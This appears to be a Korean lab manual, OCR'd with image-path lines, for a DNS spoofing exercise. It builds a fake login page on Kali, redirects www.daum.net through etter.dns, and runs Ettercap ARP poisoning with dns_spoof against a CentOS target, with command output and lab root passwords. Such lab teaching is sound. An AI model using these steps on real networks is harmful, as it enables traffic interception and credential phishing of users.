
1. DNS Spoofing



DNS Spoofing은 **DNS 서버로 보내는 쿼리를 가로채서 변조된 결과를 보내주는 것으로 일종의 MITM 공격이다.**

DNS 패킷은 UDP를 사용하는데, UDP는 TCP와 같이 세션이 존재하지 않고 **connection-less**한 특성을 가지고 있다. 이로 인해 먼저 도착한 패킷을 신뢰하고 이후 도착한 패킷은 폐기해버리는데 DNS Spoofing은 이 취약점을 이용한다.

* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음

1. DNS Spoofing

1. 실습 개요

공격 대상자에게 전달되는 DNS IP주소를 조작하거나 DNS 서버의 캐시 정보를 조작해 공격대상자가 의도하지 않은 주소로 접속하게 만드는 공격으로 공격대상자 입장에서는 정상적인 URL로 접속하지만 실제로는 공격자가 만든 가짜 사이트로 접속하게 된다.

2. 시스템 정보

* 공격자 Kali 계정 : root/root123
* 타겟 CentOS7_GT 계정 : root/root123
* 게이트웨이

3. 문제풀이

1) (Kali) 변조 사이트 만들기 (index.html -> 위치 /var/www/html)
> ls /etc/apache2/apache2.conf : 주 설정파일이 있는지 확인
(apache2.conf파일이 주 설정파일)

```
┌──(root💀kali)-[~]
└─# ls /etc/apache2/apache2.conf
/etc/apache2/apache2.conf
```

2) (Kali) index.html파일이 있는지 확인
> ls /var/www/html/index.html

```
┌──(root💀kali)-[~]
└─# ls /var/www/html/index.html
/var/www/html/index.html
```

* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음

1. DNS Spoofing

[공격]

3) (Kali) Index.html 파일
> cat /var/www/html/index.html

```
┌──(root💀kali)-[~]
└─# cat /var/www/html/index.html
<!DOCTYPE html>
<html lang="ko">
<head>
    <meta charset="UTF-8">
    <title>Document</title>
    <link rel = "stylesheet" href = "style.css">
    <script src = "jquery-3.4.1.js"></script>
</head>
<body>
    <section class = "login-form">
        <h1>LOGO DESIGN</h1>
        <form action="">
            <div class = "int-area">
                <input type = "text" name = "id" id = "id"
                autocomplete = "off" required>
                <label for = "id">USER NAME</label>
            </div>
            <div class = "int-area">
                <input type = "password" name = "pw" id = "pw"
                autocomplete = "off" required>
                <label for = "pw">PASSWORD</label>
            </div>
            <div class = "btn-area">
                <button type = "submit">LOGIN</button>
            </div>
        </form>
        <div class = "caption">
            <a href = "">Forgot Password?</a>
```

4) (Kali) 웹 데몬 재시작 후 웹서버 접속해 확인
> service apache2 restart


```
┌──(root💀kali)-[/var/www/html]
└─# service apache2 restart
```

* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음

1. DNS Spoofing

[공격]

5) (Kali) 변조 사이트 제작 완성
> firefox localhost



6) (Kali) **Ettercap 파일 설정 – 공격자**
ettercap툴에 관한 파일 목록 확인
> cd /etc/Ettercap
> ls –al

```
┌──(root💀kali)-[/var/www/html]
└─# cd /etc/ettercap

┌──(root💀kali)-[/etc/ettercap]
└─# ls -al
합계 44
drwxr-xr-x   2 root root  4096  6월 12 21:30 .
drwxr-xr-x 154 root root 12288  6월 13 06:23 ..
-rw-r--r--   1 root root 10043  6월 10 14:58 etter.conf
-rw-r--r--   1 root root  4555  6월 10 14:36 etter.dns
-rw-r--r--   1 root root  2799  8월  1  2020 etter.mdns
-rw-r--r--   1 root root  1653  8월  1  2020 etter.nbns
```

* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음

1. DNS Spoofing

[공격]

7) (Kali) **ettercap DNS 설정 파일 설정**
www.daum.net 의 주소를 공격자 IP로 etter.dns 파일 수정
> vi etter.dns

www.daum.net	A	[공격자 IP]
*.daum.net	A	[공격자 IP]
www.daum.net	PTR	[공격자 IP]
ex) www.daum	A	192.168.10.129

```
┌──(root💀kali)-[/etc/ettercap]
└─# vi etter.dns

┌──(root💀kali)-[/etc/ettercap]
└─# tail -3 etter.dns
www.daum.net        A       192.168.10.129
*.daum.net          A       192.168.10.129
www.daum.net        PTR     192.168.10.129
```

8) (Kali) **Ettercap GUI 실행 및 설정 – 공격자**
ettercap 룰 실행 후 [단일 랜 카드 및 네트워크 인터페이스]를 eth0으로 설정

* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음

1. DNS Spoofing

[공격]


9) (Kali) Hosts > Scan for hosts를 선택하여 LAN 구간 호스트 스캔설정 후 Hosts list를 선택하여 타겟을 설정

* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음

1. DNS Spoofing

[공격]

10) (Kali) 타겟 설정
  * Add to Target 1 : 192.168.10.2 (Gate Way IP)
  * Add to Target 2 : 192.168.10.129 (Client : 공격대상자 IP)





* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음

1. DNS Spoofing

[공격]

11) (Kali) MITM > ARP poisoning > Sniff remote connections 를 선택하여 MITM 양방향 공격 실행을 위한 설정







* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음

1. DNS Spoofing

[공격]

12) (Kali) Plugins > Manage the plugin > dns_spoof 더블 클릭하여 플러그인 설정





* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음

1. DNS Spoofing

[공격]

13) (CentOS) DNS 변조된 사이트 접속 및 Sniffing > MAC 주소가 같게 나타난 것으로 ARP Spoofing된 것을 확인
> arp –a

```
[root@localhost ~]# arp -a
? (192.168.10.132) at 00:0c:29:fe:c8:59 [ether] on ens33
? (192.168.10.254) at 00:50:56:f0:2b:d5 [ether] on ens33
gateway (192.168.10.2) at 00:0c:29:fe:c8:59 [ether] on ens33
```

14) (CentOS) ping으로 확인해 본 결과 패킷 회신이 오는 것으로 보아 통신이 잘 되는 것을 확인
> ping www.daum.net

```
[root@localhost ~]# ping www.daum.net
PING www.daum.net (192.168.10.132) 56(84) bytes of data.
64 bytes from 192.168.10.132 (192.168.10.132): icmp_seq=1 ttl=64 time=0.430 ms
64 bytes from 192.168.10.132 (192.168.10.132): icmp_seq=2 ttl=64 time=0.483 ms
64 bytes from 192.168.10.132 (192.168.10.132): icmp_seq=3 ttl=64 time=0.320 ms
64 bytes from 192.168.10.132 (192.168.10.132): icmp_seq=4 ttl=64 time=0.446 ms
^C
--- www.daum.net ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
```


15) (CentOS) www.google.com과 www.naver.com 사이트에는 정상적으로 접속됨 (dns 변조를 하지 않은 사이트를 정상적 접속)

* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음

1. DNS Spoofing

[공격]

16) (CentOS) www.daum.net으로 접속을 했지만 공격자가 만든 변조 사이트로 접속하게 되는 것을 볼 수 있음



* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음